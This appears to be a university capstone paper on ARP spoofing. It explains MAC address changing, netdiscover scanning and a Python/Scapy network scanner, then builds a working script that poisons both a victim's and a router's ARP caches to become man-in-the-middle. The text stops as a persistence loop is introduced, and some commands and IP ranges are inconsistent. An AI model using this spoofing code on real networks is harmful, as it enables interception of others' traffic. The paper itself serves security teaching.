

Spring 2020

## ARP Spoofing

Anan Al Anani

Follow this and additional works at: <https://lib.dr.iastate.edu/creativecomponents>



Part of the [Management Information Systems Commons](#)

---

### Recommended Citation

Al Anani, Anan, "ARP Spoofing" (2020). *Creative Components*. 465.

<https://lib.dr.iastate.edu/creativecomponents/465>

This Creative Component is brought to you for free and open access by the Iowa State University Capstones, Theses and Dissertations at Iowa State University Digital Repository. It has been accepted for inclusion in Creative Components by an authorized administrator of Iowa State University Digital Repository. For more information, please contact [digirep@iastate.edu](mailto:digirep@iastate.edu).

Anan Al Anani

MIS 599 Creative Component

ARP Spoofing

## Introduction

Address Resolution Protocol (ARP) spoofing is a type of attack black hat hackers utilize to redirect and sniff all the traffic of the victim's device through the hacker's machine. It is carried out over a local area network (LAN), where attackers falsify ARP messages to a default gateway, thereby linking the hackers MAC address with the victim's IP address. (radware, n.d.) (Stuart McClure)

The research will be an attempt to figure out the methods black hat hackers utilize ARP Spoofing to gain access to unauthorized machines, steal data and attack systems. The research will delve into the following subjects:

- Mac Address
- Network Scanner
- ARP Spoofing

This research will include theory and practical examples to carry out each of the attacks. In the attempt of figuring out how black hat hackers exploit system vulnerabilities and gain unauthorized access; the virtual machine Kali/Linux and some Python programming language will be used.

The enemy is not the machines but the mind of the man or woman who runs it. As cybersecurity specialists, the key of control and defense is in understanding the potential windows attackers try to gain access from.

### MAC Address


MAC stands for Media Access Control. It is a permanent physical and unique address assigned to network interfaces by the device's manufacturer. No two devices have the same MAC

addresses. The MAC address is used within the network to identify devices and transfer data between devices. Therefore, each piece of data or packet sent within the network contains a source MAC and a destination MAC. The data flows from the source MAC to the destination MAC. (Sabih, Udemy, n.d.)

Why change the MAC Address?

1. Increase anonymity
2. Impersonate other devices
3. Bypass filters

Changing the MAC address on Kali Linux. We can use the ifconfig command followed by the name of the interface we want to change.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.14.229 netmask 255.255.255.0 broadcast 10.20.14.255
    inet6 fe80::a00:27ff:fec5:d1c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c5:0d:1c txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 2709 (2.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 3092 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether ce:8a:54:56:13:cc txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

The MAC address of eth0 is highlighted below

```
Applications ▾ Places ▾ Terminator ▾ Mon 11:58
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.14.229 netmask 255.255.255.0 broadcast 10.20.14.255
    inet6 fe80::a00:27ff:fec5:d1c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c5:0d:1c txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 2709 (2.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 3092 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether ce:8a:54:56:13:cc txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

the interface will need to be disabled, changed, then enabled again. As follows:

```
root@kali:~# ifconfig eth0 down
root@kali:~# ifconfig eth0 hw ether 00:11:22:33:44:55
root@kali:~# ifconfig eth0 up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.14.232 netmask 255.255.255.0 broadcast 10.20.14.255
    inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
    RX packets 23 bytes 4689 (4.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 55 bytes 5924 (5.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 23 bytes 1273 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 1273 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 26:06:48:20:44:51 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

(Sabih, Udemy, n.d.)

## Network Scanner

Gathering Intel is one of the most crucial foundations of an attack. It supplies the attackers with the information needed to tailor the attack to the target selected. It would almost be impossible for attackers to gain access to a system when there is a lack of information regarding the targets systems.

A Network Scanner:

- Discovers all devices on the network
- Displays the targets IP Address
- Displays the targets MAC Address (Arnold, n.d.)

There are multiple programs built in Kali/Linux machine that could discover hosts and services like Nmap. However, a proper implementation of a network scanner will be implemented, for a better detailed understanding of how network scanners work.

The IP Addresses and MAC addresses will be different from the example shown in the section above since computers connected to real networks use a wireless adapter, they will have different IP and MAC addresses assigned to them.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.16 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe59:1b51 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:59:1b:51 txqueuelen 1000 (Ethernet)
    RX packets 118 bytes 13881 (13.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2102 bytes 127944 (124.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 36 bytes 1740 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 1740 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2001:bb6:6922:5858:6cc8:f5bc:33ab:5cef prefixlen 64 scopeid 0x0<global>
    inet6 fe80::2e8:ad13:133:e5ba prefixlen 64 scopeid 0x20<link>
    ether 48:5d:60:2a:45:25 txqueuelen 1000 (Ethernet)
    RX packets 53 bytes 4876 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 3455 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

The code will be: (Netdiscover) is the name of the program used. Next, (-r) to set the IP range to search for. Lastly, specifying the IP range.

Looking at the inet in the eth0 section, the IP possible to access on the same subnet is 10.0.2.16. Therefore, the range would start on 10.0.2.0 and it would end at 10.0.2.254 because 254 is the last IP that a client can have. It would look like this:

```

root@kali:~#
root@kali:~# netdiscover -r 192.168.1.1/24

```

The result would be as follows:

```

Currently scanning: Finished! | Screen View: Unique Hosts
12 Captured ARP Req/Rep packets, from 8 hosts. Total size: 630
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.1.254     f8:23:b2:b9:50:a1   5      282  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.1       7c:2f:80:ce:28:36   1       60  Gigaset Communications GmbH
192.168.1.4       d0:27:88:91:b9:36   1       60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.5       90:06:28:d4:bd:59   1       42  Samsung Electronics Co.,Ltd
192.168.1.3       80:e6:50:22:a2:e8   1       42  Apple, Inc.
192.168.1.6       40:98:ad:98:51:70   1       42  Apple, Inc.
192.168.1.11      8c:bf:a6:e3:ac:58   1       42  Samsung Electronics Co.,Ltd
192.168.1.200    00:26:73:06:43:f5   1       60  RICOH COMPANY,LTD.

```

(Sabih, Udemy, n.d.)

### ARP Spoofing

There are multiple ways to discover a client on the same network, the easiest would be to replicate what another device would do to discover other devices on the same network. For instance, if devices A, B and C are all connected to the same network and device A wanted to connect with device C. Since all devices are connected to the same network, device A knows the IP address of device C. however, the device needs to know the MAC address to establish a line of communication. Therefore, device A would use a protocol known as address resolution protocol (ARP), which allows devices to link IP addresses to MAC addresses. ARP protocol allows devices A to send a broadcast message to clients on the same network, meaning; device A will send a packet to the broadcast MAC address asking, “who has this IP 10.0.2.5?”. Although all clients will receive the message, only the client with the specific IP number 10.0.2.5 will answer. The ARP response would be “I have IP 10.0.2.5 - my MAC address is 00:11:22:33:44:55. Now, device A is able to communicate with device C or do the task initially intended. (Sabih, Udemy, n.d.)

Using the ARP protocol, attackers can build scripts that would allow them to discover clients on the same network. However, attackers will send it to every possible IP address, prompting the device called upon to respond and establish a line of communication by automatically linking the MAC address to the IP address.

A simple example of using ARP protocol to discover clients would be as follows:

Starting with a python code, importing scapy and creating a function with a variable that will take an IP address.

```
network_scanner.py x
1  #!/usr/bin/env python
2
3  import scapy.all as scapy
4
5
6  def scan(ip):
7      scapy.arping(ip)
8
9
10 scan("10.0.2.1/24")
```

(Portilla, n.d.)

Running this code on Kali/Linux command would result in:

```
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
Begin emission:
***Finished to send 256 packets.

Received 4 packets, got 4 answers, remaining 252 packets
52:54:00:12:35:00 10.0.2.1   I
52:54:00:12:35:00 10.0.2.2
08:00:27:1c:2b:1c 10.0.2.3
08:00:27:08:af:07 10.0.2.7
```

## Creating an ARP Request using Scapy

Steps to creating a Network Scanner Algorithm overview:

1. Creating an ARP request to broadcast MAC address asking for the IP address
2. Send packet and receive response
3. Parse response (Sabih, Udemy, n.d.)

Step 1: Creating an ARP request to broadcast MAC address asking for the IP address



- Use ARP to ask who has target IP
- Set destination MAC to broadcast MAC

Starting by modifying the simple code used previously:

- Creating an object and setting the value between the brackets → `arp_request = scapy.ARP("set the field and value of field")`
- Setting the value to the IP since the function takes IP as input and the IP is given in the last line when the function is called. (Portilla, n.d.)

Note: the `ls` function, which is short for list, can be used to give a list of fields to be used for classes or objects. (Portilla, Udemy, n.d.)

```

1  #!/usr/bin/env python
2
3  import scapy.all as scapy
4
5
6  def scan(ip):
7      arp_request = scapy.ARP(dst=ip)
8      print(arp_request.summary())
9
10
11  scan("10.0.2.1/24")

```

The result:

```

root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
ARP who has Net('10.0.2.1/24') says 10.0.2.1

```

For the ARP request to be sent to all the clients on the same network, an ethernet frame must be used since data within networks is sent using the MAC address.

The change in code would include creating a broadcast packet with an Ethernet object. The broadcast MAC address is a virtual address, so it does not exist. However, when something is sent to the broadcast MAC address, all clients will receive it. The value for this is `ff:ff:ff:ff:ff:ff`

Afterwards, the two packets need to be combined to finish the first step. (Sabih, Udemy, n.d.)

The `show` method will be used to show more details of each packet. (Portilla, Udemy, n.d.)

```
network_scanner.py
1  #!/usr/bin/env python
2
3  import scapy.all as scapy
4
5
6  def scan(ip):
7      arp_request = scapy.ARP(dst=ip)
8      arp_request.show()
9      broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
10     broadcast.show()
11     arp_request_broadcast = broadcast/arp_request
12     arp_request_broadcast.show()
13
```

The first packet shows:

```
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:be:0c:78
psrc     = 10.0.2.8
hwdst    = 00:00:00:00:00:00
pdst     = Net('10.0.2.1/24')
```

The second packet shows:

```
psrc     = 10.0.2.8
hwdst    = 00:00:00:00:00:00
pdst     = Net('10.0.2.1/24')

###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 08:00:27:be:0c:78
type     = 0x9000

###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
```

The combination of the two packets:

```
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 08:00:27:be:0c:78
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:be:0c:78
psrc     = 10.0.2.8
hwdst    = 00:00:00:00:00:00
pdst     = Net('10.0.2.1/24')
```

(Sabih, Udemy, n.d.)

Step 2: Send packet and receive response

The scapy function to send the packet is called SRP. Then, the name of the packet.

The SRP function returns more than one value, the first one will be the answered packets and the second will return the unanswered packets. Therefore, the variables will be called: answered, unanswered = the SRP function. Also, the timeout function will be added. The timeout function dictates the number of seconds the machine should wait to get a response and move on if there was no response. (Portilla, Udemy, n.d.)

```
#!/usr/bin/env python
import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered, unanswered = scapy.srp(arp_request_broadcast, timeout=1)
    print(answered.summary())

scan("10.0.2.1/24")
```

The answered list shows as follows:

```

root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
Begin emission:
****Finished to send 256 packets.

Received 4 packets, got 4 answers, remaining 252 packets
Ether / ARP who has 10.0.2.1 says 10.0.2.8 ==> Ether / ARP is at 52:54:00:12:35:00 says 10.0.2.1 / Padding
Ether / ARP who has 10.0.2.2 says 10.0.2.8 ==> Ether / ARP is at 52:54:00:12:35:00 says 10.0.2.2 / Padding
Ether / ARP who has 10.0.2.3 says 10.0.2.8 ==> Ether / ARP is at 08:00:27:32:f7:07 says 10.0.2.3 / Padding
Ether / ARP who has 10.0.2.7 says 10.0.2.8 ==> Ether / ARP is at 08:00:27:08:af:07 says 10.0.2.7 / Padding
None

```

The unanswered list was not included since it is not relevant or necessary.

### Step 3: Parsing the response

In order to access one of these MAC addresses for attacks, the code must target the MAC address on its own. In other words, the MAC and IP addresses need to be isolated, to carry further attacks or tasks against the specific target. (Sabih, Udemy, n.d.)

First step is extracting the useful information out of the answered, unanswered variable. Since the SRP function returns two values, we can specify for the machine to return the answered list only using the square brackets in python to print only the first element of the function, which is the answered list. (Portilla, Udemy, n.d.)

```

#!/usr/bin/env python

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(dst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1)[0]

    print(answered_list.summary())

scan("10.0.2.1/24")

```

The result:

```

root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
Begin emission:
****Finished to send 256 packets.

Received 14 packets, got 4 answers, remaining 252 packets
Ether / ARP who has 10.0.2.1 says 10.0.2.8 ==> Ether / ARP is at 52:54:00:12:35:00 says 10.0.2.1 / Padding
Ether / ARP who has 10.0.2.2 says 10.0.2.8 ==> Ether / ARP is at 52:54:00:12:35:00 says 10.0.2.2 / Padding
Ether / ARP who has 10.0.2.3 says 10.0.2.8 ==> Ether / ARP is at 08:00:27:32:f7:07 says 10.0.2.3 / Padding
Ether / ARP who has 10.0.2.7 says 10.0.2.8 ==> Ether / ARP is at 08:00:27:08:af:07 says 10.0.2.7 / Padding
None

```

Second, dissecting the answered list and accessing the elements individually.

Code breakdown:

- The For loop in python will be used to iterate the values in the answered list.
- The answered list is structured in a list of couples. In every element called on by the For loop, there are two more elements (packet sent, answer). Therefore, the square bracket will be used to specify which part of the element is needed.
- Specifying the field to be returned instead of calling all the fields.
- The lines are just to separate entries (Portilla, Udemy, n.d.)

```
#!/usr/bin/env python
import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1)[0]

    for element in answered_list:
        print(element[1].psrc)
        print(element[1].hwsrc)
        print("-----")

scan("10.0.2.1/24")
```

The result shows the IP addresses on top and MAC addresses on bottom:

```
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
Begin emission:
****Finished to send 256 packets.

Received 4 packets, got 4 answers, remaining 252 packets
10.0.2.11
52:54:00:12:35:00
-----
10.0.2.2
52:54:00:12:35:00
-----
10.0.2.3
08:00:27:32:f7:07
-----
10.0.2.7
08:00:27:08:af:07
-----
```

Since the results showed all necessary information. It is best to have a nicer look of the results that are needed, and to weed out unnecessary information. Therefore, some iterations will be done to the code:

- Instructing the SRP function to be less verbose by adding a verbose argument and setting to false
- Including a header by printing “IP” and “MAC Address”. However, multiple tabs will be inserted between the two by adding \t. Also, \n will be added to separate lines.
- Since the IP and MAC addresses header were created, it is best to have the IPs under the IP column and the MAC addresses under the MAC addresses column.
  - Appending the IP string, inserting a couple of tabs, then followed by printing the MAC address (Portilla, Udemy, n.d.)

```
#!/usr/bin/env python

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    print("IP\t\t\tMAC Address\n-----")
    for element in answered_list:
        print(element[1].psrc + f'\t\t' + element[1].hwsrc)

scan("10.0.2.1/24")
```

Running the code will produce this result:

```
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
IP                MAC Address
-----
10.0.2.1          52:54:00:12:35:00
10.0.2.2          52:54:00:12:35:00
10.0.2.3          08:00:27:32:f7:07
10.0.2.7          08:00:27:08:af:07
```

The goal now is to have the def scan function return a variable, which will contain a list. Each element in that list will contain an IP address and a MAC address. Therefore, a list will be created in which each element is a dictionary. (Sabih, Udemy, n.d.)

Code breakdown:

- Creating a list outside of the loop. clients\_list [] leaving the square brackets empty since there's nothing to add to it for now
- For each element, a dictionary will be created inside the loop. client\_dict = {creating a key for the IP: the IP element, a key for the MAC address : the MAC address element }
- Add the dictionary to the clients\_list initially created. Clients\_list.append (client dictionary)
- Printing the clients list (Portilla, Udemy, n.d.)

```
#!/usr/bin/env python

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    print("IP\t\t\t\tMAC Address\n-----")
    clients_list = []
    for element in answered_list:
        client_dict = {"ip": element[1].psrc, "mac": element[1].hwsrc}
        clients_list.append(client_dict)
        print(element[1].psrc + "\t\t" + element[1].hwsrc)
    print(clients_list)

scan("10.0.2.1/24")
```

The result:

```
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
IP\t\t\t\tMAC Address
-----
10.0.2.1\t\t\t\t52:54:00:12:35:00
10.0.2.2\t\t\t\t52:54:00:12:35:00
10.0.2.3\t\t\t\t08:00:27:32:f7:07
10.0.2.7\t\t\t\t08:00:27:08:af:07
[{'ip': '10.0.2.1', 'mac': '52:54:00:12:35:00'}, {'ip': '10.0.2.2', 'mac': '52:54:00:12:35:00'}, {'ip': '10.0.2.3', 'mac': '08:00:27:32:f7:07'}, {'ip': '10.0.2.7', 'mac': '08:00:27:08:af:07'}]
```

The previous section showed what ARP is and how it can be used to be connected to all the clients on the same network. This section will focus on building an ARP Spoofing program.

ARP spoofing allow redirecting the flow of packets. Instead of the victim's machine sending and responding directly with the access point (router) to the internet and vice versa.

❖ Victims machine → Access point (router) → Internet

Requests and responses will flow from the victim's machine to the hacker's machine then the access point and vice versa.

❖ Victims machine → Hackers machine → Access point (router) → Internet

The victim will think the hacker's machine is the router, and the router will think the hacker's machine is the victim's machine. Thus, becoming the man in the middle gives the hacker the tremendous power he/she hoped to achieve.

The reason ARP Spoofing is possible is:

- Clients accept responses even if there was no request sent
- Responses are trusted by clients without any form of verification or authentication (Sabih, Udemy, n.d.)

### **Creating an ARP Response**

First, a python code will be written to trick the victim's machine into thinking the Hacker's machine is the router.

Code breakdown:

- Importing Scapy.
- Creating an ARP packet, and setting the fields or options for the packet
  - Since the objective is to create a response, not a request, the op field will need to be changed from 1 to 2
  - The second option to set will be the PDST, which is the IP of target computer "10.0.2.7"



- Third option will be the hwdst, which is the MAC address of the target computer "08:00:27:08:af:07"
- Last, setting the source to trick the computer to think the response is coming from the router. The field name is psrc, which is the IP of the router "10.0.2.1" (Portilla, Udemy, n.d.)

This line of code tricks the victim into thinking the hacker's machine is the router.

```
#!/usr/bin/env python
import scapy.all as scapy
packet = scapy.ARP(op=2, pdst="10.0.2.7", hwdst="08:00:27:08:af:07", psrc="10.0.2.1")
```

To run the attack, only one line of code will be added, which is:

```
#!/usr/bin/env python
import scapy.all as scapy
packet = scapy.ARP(op=2, pdst="10.0.2.7", hwdst="08:00:27:08:af:07", psrc="10.0.2.1")
scapy.send(packet)
```

Now, before running the line of code. The ARP on the machine associates the routers IP address with the routers MAC address

```
Interface: 10.0.2.7 --- 0x4
Internet Address      Physical Address      Type
10.0.2.1              52-54-00-12-35-00    dynamic
10.0.2.3              08-00-27-3e-1d-96    dynamic
10.0.2.8              00-00-00-00-00-00    dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
224.0.0.253          01-00-5e-00-00-fd    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

After running the code on Kali/Linux

```
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Sent 1 packets.
```

The ARP on the machine changed the MAC address has changed to the Kali/Linux machine

```

Interface: 10.0.2.7 --- 0x4
Internet Address      Physical Address      Type
10.0.2.1             08-00-27-be-0c-78    dynamic
10.0.2.3             08-00-27-3e-1d-96    dynamic
10.0.2.8             08-00-27-be-0c-78    dynamic
10.0.2.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22          01-00-5e-00-00-16    static
224.0.0.252         01-00-5e-00-00-fc    static
224.0.0.253         01-00-5e-00-00-fd    static
255.255.255.255     ff-ff-ff-ff-ff-ff    static

```

Therefore, the victims machine now thinks the Kali/Linux machine is the router. Anytime the victims machine wants to access anything on the internet, all the requests will be sent to the Kali/Linux machine.

Next, the python code will be modified to trick the router into thinking the hacker's machine is the victim's machine. This step fully sets the hacker as the middle man.

Code breakdown:

- Instead of copying and pasting the lines already created, a function will be created to have the option of reusing it in the future.
- First, defining the function and calling it spoof. Next, the function will take two arguments or inputs.
  - The first input is: target\_ip
  - The second input is: spoof\_ip
- Second, tabbing the line created previously to make it part of the function
- Third, changing the values of the pdst field to target\_ip, and psrc field to spoof\_ip
- The problem is the hardware destination, which is the hwdst, the MAC address of the target computer. A better solution than manipulating it manually is importing the function that was done in the last step of creating a network scanner algorithm and modifying it.
  - Removing all the print statements
  - Renaming the function to get\_mac that will give the MAC address of the IP
  - Only the first element of the list is important in this case since the target is one IP instead of a range of IPs. Then specifying the second element, which is the

MAC address, because the code will only return the IP without the MAC address without the specification. Answered\_list[0][1].hwsrc

- Returning the answered\_list value
  - The rest of the code isn't needed.
- Setting a target\_mac that holds the value of get\_mac of the target\_ip
- Then changing the hwdst value in the packet to target\_mac
- Call the spoof function (target IP, router IP) telling the computer that the hacker's machine is the router
- Do the previous step again, telling the router that the hacker's machine is the target computer. (Portilla, Udemy, n.d.)

```
#!/usr/bin/env python
import scapy.all as scapy
def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc
def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.send(packet)
spoof("10.0.2.7", "10.0.2.1")
spoof("10.0.2.1", "10.0.2.7")
```

Before running this code. The ARP on the machine shows as normal:

```
Interface: 10.0.2.7 --- 0x4
Internet Address      Physical Address      Type
10.0.2.1              52-54-00-12-35-00    dynamic
10.0.2.3              08-00-27-3e-1d-96    dynamic
10.0.2.8              08-00-27-be-0c-78    dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
224.0.0.253          01-00-5e-00-00-fd    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

After Running the Command:

```
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.  
Sent 1 packets.  
.  
Sent 1 packets.
```

The ARP shows:

```
Interface: 10.0.2.7 --- 0x4  
Internet Address    Physical Address    Type  
10.0.2.1            08-00-27-be-0c-78  dynamic  
10.0.2.3            08-00-27-3e-1d-96  dynamic  
10.0.2.8            08-00-27-be-0c-78  dynamic  
10.0.2.255          ff-ff-ff-ff-ff-ff  static  
224.0.0.22          01-00-5e-00-00-16  static  
224.0.0.252         01-00-5e-00-00-fc  static  
224.0.0.253         01-00-5e-00-00-fd  static  
255.255.255.255     ff-ff-ff-ff-ff-ff  static
```

Now the router thinks that the Kali/Linux machine is the victim, and the victim think the Kali/Linux machine is the router. However, sending one packet is not enough for the Kali/Linux machine to stay the middleman. Packets need to be sent for the period the attacker wishes to remain in the middle. Therefore, a modification of the code needs to happen.

Code breakdown:

- Importing the time module
- Introducing the while loop, which will keep the spoof functions running as long as they need to be.
- Add a delay to the while loop to prevent the code to send too many packets.  
